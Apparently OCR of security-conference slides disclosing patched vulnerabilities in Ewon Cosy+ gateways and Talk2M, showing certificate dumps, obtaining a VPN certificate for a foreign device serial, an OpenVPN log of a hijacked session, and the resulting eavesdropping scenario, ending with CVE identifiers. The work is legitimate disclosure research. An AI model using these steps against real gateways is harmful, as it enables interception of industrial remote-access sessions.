34 -----BEGIN CERTIFICATE-----
35 MIIDODCCAiCgAwIBAgIUAywxUsjlen/AObeXsPKljouJmSMwDQYJKoZIhvcNAQEL
36 BQAwITEfMB0GA1UEAxMWVGFsazJNIEludGVybmFsIFZQTiBDQTAeFw0yMDA2MjIw
37 NzU4MDZaFw0yNTA2MjEwNzU4MzZaMCYxJDAiBgNVBAMTG1RhbGsyTSBWUE4gRGV2
38 aWNlLVNlcnZlciBDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAO3x
39 CKIuJboMwx7F6B0q2ZVOh6gAgkHMiV4jzSi15QmFtuHW3QLOvoYVVPJEBmKAHze/
40 3FBpSEyyn+oRf6YYUJLVolvZ1FsZb47AB9kSl0d1T0JXJxsNTtIRG3/KEfj5b6vB
41 wOrwu2Z1RSUJyPwRsWknxvD66eWY3Ezjx8+abV0Q86eUhUkw93uiJO9Cv5gGQTvL
42 y4Z/JMjc77pfK8zBkTnjc816aVFpQlbUCKb1ScV5c4liGevchOzyP1x9ZIe3sQis
43 twnkXyAVOxtuz4ryy8wdGmSoYVwg4P7iyU7OuvOwfbQcuTy+cIcY/NOORb9v4HTw
44 gomQ1isWZahNLHbDrMkCAwEAAaNjMGEwDgYDVR0PAQH/BAQDAgEGMA8GA1UdEwEB
45 /wQFMAMBAf8wHQYDVR0OBBYEFAKaqs9Y153I0HfTWFBDiupTKPp4MB8GA1UdIwQY
46 MBaAFKAPKbpYSyeUCwT06G2xlo4yAMeEMA0GCSqGSIb3DQEBCwUAA4IBAQBSdxRs
47 FF2N/DomoqZf0A3z32vFpqo9vQa/T9iC/rWSSLbG9dO67vpDCHSMydzthJeX15Te
48 9VupYet1leI1HeA8B5sQwHe/dRtJcQwtNoohXmZLWHtRkpFKjx4tumYMFRQ8GBFV
49 1DSbmfeH/Nh2MtpFhgz9xsGoUL36V3qc7R8vYlDxeAIVwdCvl4jXd+a/cLwOF5Y9
50 5J/ievKakHphkh6sfCQVx+05++fEJ+jFaAFaJmwSC5b0jZgElXm+kQcFnpk3zHMA
51 VWQsujXoYVzlCw9CT4wuQ/G+xt6WSdvYHY0L7NUtLDOV7yZOCb8X6saHgiKko6JN
52 /NutWfhh8FCwqVTK
53 -----END CERTIFICATE-----
54 -----BEGIN CERTIFICATE-----
55 MIIEKTCCAxGgAwIBAgIJAO+TAFT0g1B1MA0GCSqGSIb3DQEBBQUAMIGqMQswCQYD
56 VQQGEwJCRTEXMBUGA1UECAwOQnJhYmFudCBXYWxsb24xETAPBgNVBAcMCE5pdmVs
57 bGVzMRAwDgYDVQQKDAdlV09OIHNhMQ8wDQYDVQQLDAZUYWxrMk0xJzAlBgNVBAMM
58 HlRhbGsyTSBDZXJ0aWZpY2F0aW9uIEF1dGhvcml0eTEjMCEGCSqGSIb3DQEJARYU
59 aXRtYW5hZ2VyQHRhbGsybS5jb20wHhcNMTUwMzA2MTMxNTE3WhcNMzUwMzAxMTMx
60 NTE3WjCBqjELMAkGA1UEBhMCQkUxFzAVBgNVBAgMDkJyYWJhbnQgV2FsbG9uMREw
61 DwYDVQQHDAhOaXZlbGxlczEQMA4GA1UECgwHZVdPTiBzYTEPMA0GA1UECwwGVGFs
62 azJNMScwJQYDVQQDDB5UYWxrMk0gQ2VydGlmaWNhdGlvbiBBdXRob3JpdHkxIzAh
63 BgkqhkiG9w0BCQEWFGl0bWFuYWdlckB0YWxrMm0uY29tMIIBIjANBgkqhkiG9w0B
64 AQEFAAOCAQ8AMIIBCgKCAQEA3Da1OMQZGrdLUGT0BcpJtdVnFQ9u8wfaA3HHtMl8
65 d7kOBS6Cbt/66bJI4uRWDc9ic8nyaBLlk65a+6AFGZFTtDZ9bnHmXvYNVALTnCTh
66 71tZUMjNA9DG5dH2A8pICyKHetd8nmCwU21ccT9y5C2lxysACSwt8SadonGEH3s7
```



Unlocking-the-Gates:~ $

Can we get signed certificates for foreign devices?

Manufacturer gave me a serial number to test

Unlocking-the-Gates:~$ ./foreign-certificate

D2307-0101-25

Identity: D2307-0101-25
Verified by: Talk2M VPN Device CA_202306121033
Expires: 07/15/2024

▼ **Details**

Subject Name

C (Country):	#130742656C6769756D
ST (State):	BW
L (Locality):	Nivelles
STREET (Street):	Avenue Bobby Schumann
2.5.4.17:	#130431343030
O (Organization):	HMS
OU (Organizational Unit):	Ewon BU
CN (Common Name):	D2307-0101-25

Issuer Name

CN (Common Name):	Talk2M VPN Device CA_202306121033

Issued Certificate

Version:	3
Serial Number:	2C 33 CA 74 6C DE 3F F0 B7 BF 67 B8 2D 2F 4E 21 72 C5 DC 32
Not Valid Before:	2024-04-15
Not Valid After:	2024-07-15



Unlocking-the-Gates:~$ ./hijacked-vpn

```
└─$ sudo openvpn --config own.ovpn --verb 2


WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not c
ompressed unless "allow-compression yes" is also set.
OpenVPN 2.6.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
library versions: OpenSSL 3.0.11 19 Sep 2023, LZO 2.10
DCO version: N/A
TCP/UDP: Preserving recently used remote address: [AF_INET]51.195.79.69:443
Attempting to establish TCP connection with [AF_INET]51.195.79.69:443
TCP connection established with [AF_INET]51.195.79.69:443
TCPv4_CLIENT link local: (not bound)
TCPv4_CLIENT link remote: [AF_INET]51.195.79.69:443
VERIFY OK: depth=1, C=BE, ST=Brabant Wallon, L=Nivelles, O=eWON sa, OU=Talk2M, CN=Talk2M Certification Authority, emailAddres
s=itmanager@talk2m.com
VERIFY KU OK
Validating certificate extended key usage
++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
VERIFY EKU OK
VERIFY OK: depth=0, C=BE, ST=Brabant Wallon, L=Nivelles, O=HMS Industrial Networks SA, OU=Talk2M, CN=server-device, emailAddr
ess=info@ewon.biz
Control Channel: TLSv1.2, cipher TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, peer certificate: 2048 bit RSA, signature: RSA-SHA1
[server-device] Peer Connection Initiated with [AF_INET]51.195.79.69:443
TUN/TAP device tap0 opened
net_addr_ll_set: lladdr 00:03:27:d8:68:84 for tap0
TUN/TAP link layer address set to 00:03:27:d8:68:84
net_iface_mtu_set: mtu 1500 for tap0
net_iface_up: set tap0 up
net_addr_v4_add: 10.37.211.214/16 dev tap0
Data Channel: cipher 'AES-256-GCM', peer-id: 0, compression: 'lzo'
Timers: ping 10, ping-exit 40
Initialization Sequence Completed
```

Unlocking-the-Gates:~ $

The VPN session of the original device is overwritten.

Users connecting to the device, will be forwarded to the attacker.

The attacker can access connected users devices


Original VPN Session
(disconnected)
VPN Relay
Targeted
Ewon Cosy+
Attacker VPN Session
Victim VPN Session
3a. Attacking victim
device
3b. Eavesdropping
sensitive data
Imitated
Infrastructure
Attacker
Victim
Technician
Attacker Ewon Cosy+
1. Obtaining a VPN
certificate for the
targeted Cosy+
Talk2M API

Unlocking-the-Gates:~$ ./serial

SN	Serial Number in the form of ***YYWW-SSSS-PP*** • ***YY***: Year of production • ***WW***: Week of production • ***SSSS***: Sequential manufacturing order • ***PP***: Product type

Source: https://hmsnetworks.blob.core.windows.net/nlw/docs/default-source/products/ewon/manuals-and-guides---installation-guides/ig-0031-00-en-installation-guide-for-cosy-plus.pdf

More than 500,000 gateways are ~~now~~ connected to Talk2m!

no longer

by Ewon Marketing | Mar 25, 2024

It's official: there are now more than 500,000 Ewon gateways connected. A half-million devices spread all over the world.


We'd like to share this success with you, because we owe it to you!


It's a symbolic milestone that we were excited to reach. And it happened faster than we thought: over 500,000 Ewon® gateways are now connected to Talk2m! Thank you to our customers for their trust.


500K Ewon gateways connected. What an impressive figure! Our first reaction when we heard about it is one of extreme gratitude. First and foremost, we'd like to thank our customers for the trust they've placed in us for so many years. Industrial connectivity is a strategic issue today, and this success testifies to the quality of our solutions. Numbers don't lie.




Unlocking-the-Gates:~ $













Unlocking-the-Gates:~ $

Rooted the device

Decrypt encrypted passwords

Abuse a rooted device to:
- Get firmware specific encryption keys
- Get signed VPN authentication certificates for foreign devices

Impact the hole remote access solution
Accessing connected users devices
Eavesdrop on sensitive data

Reported to the manufacturer ➡ patched backend and firmware

Unlocking-the-Gates:~ $

Consider the risks and increased attack surface

Significant impact

Rooted device ➡ finding vulnerabilities

Unlocking-the-Gates:~$ ./thank-you



Moritz Abrell

@moritz_abrell

- SYSS-2024-016 / CVE-2024-33893
- SYSS-2024-017 / CVE-2024-33892
- SYSS-2024-018 / CVE-2024-33896
- SYSS-2024-032 / CVE-2024-33895
- SYSS-2024-033 / CVE-2024-33894
- SYSS-2024-043 / CVE-2024-33897

https://blog.syss.com/posts/hacking-a-secure-industrial-remote-access-gateway/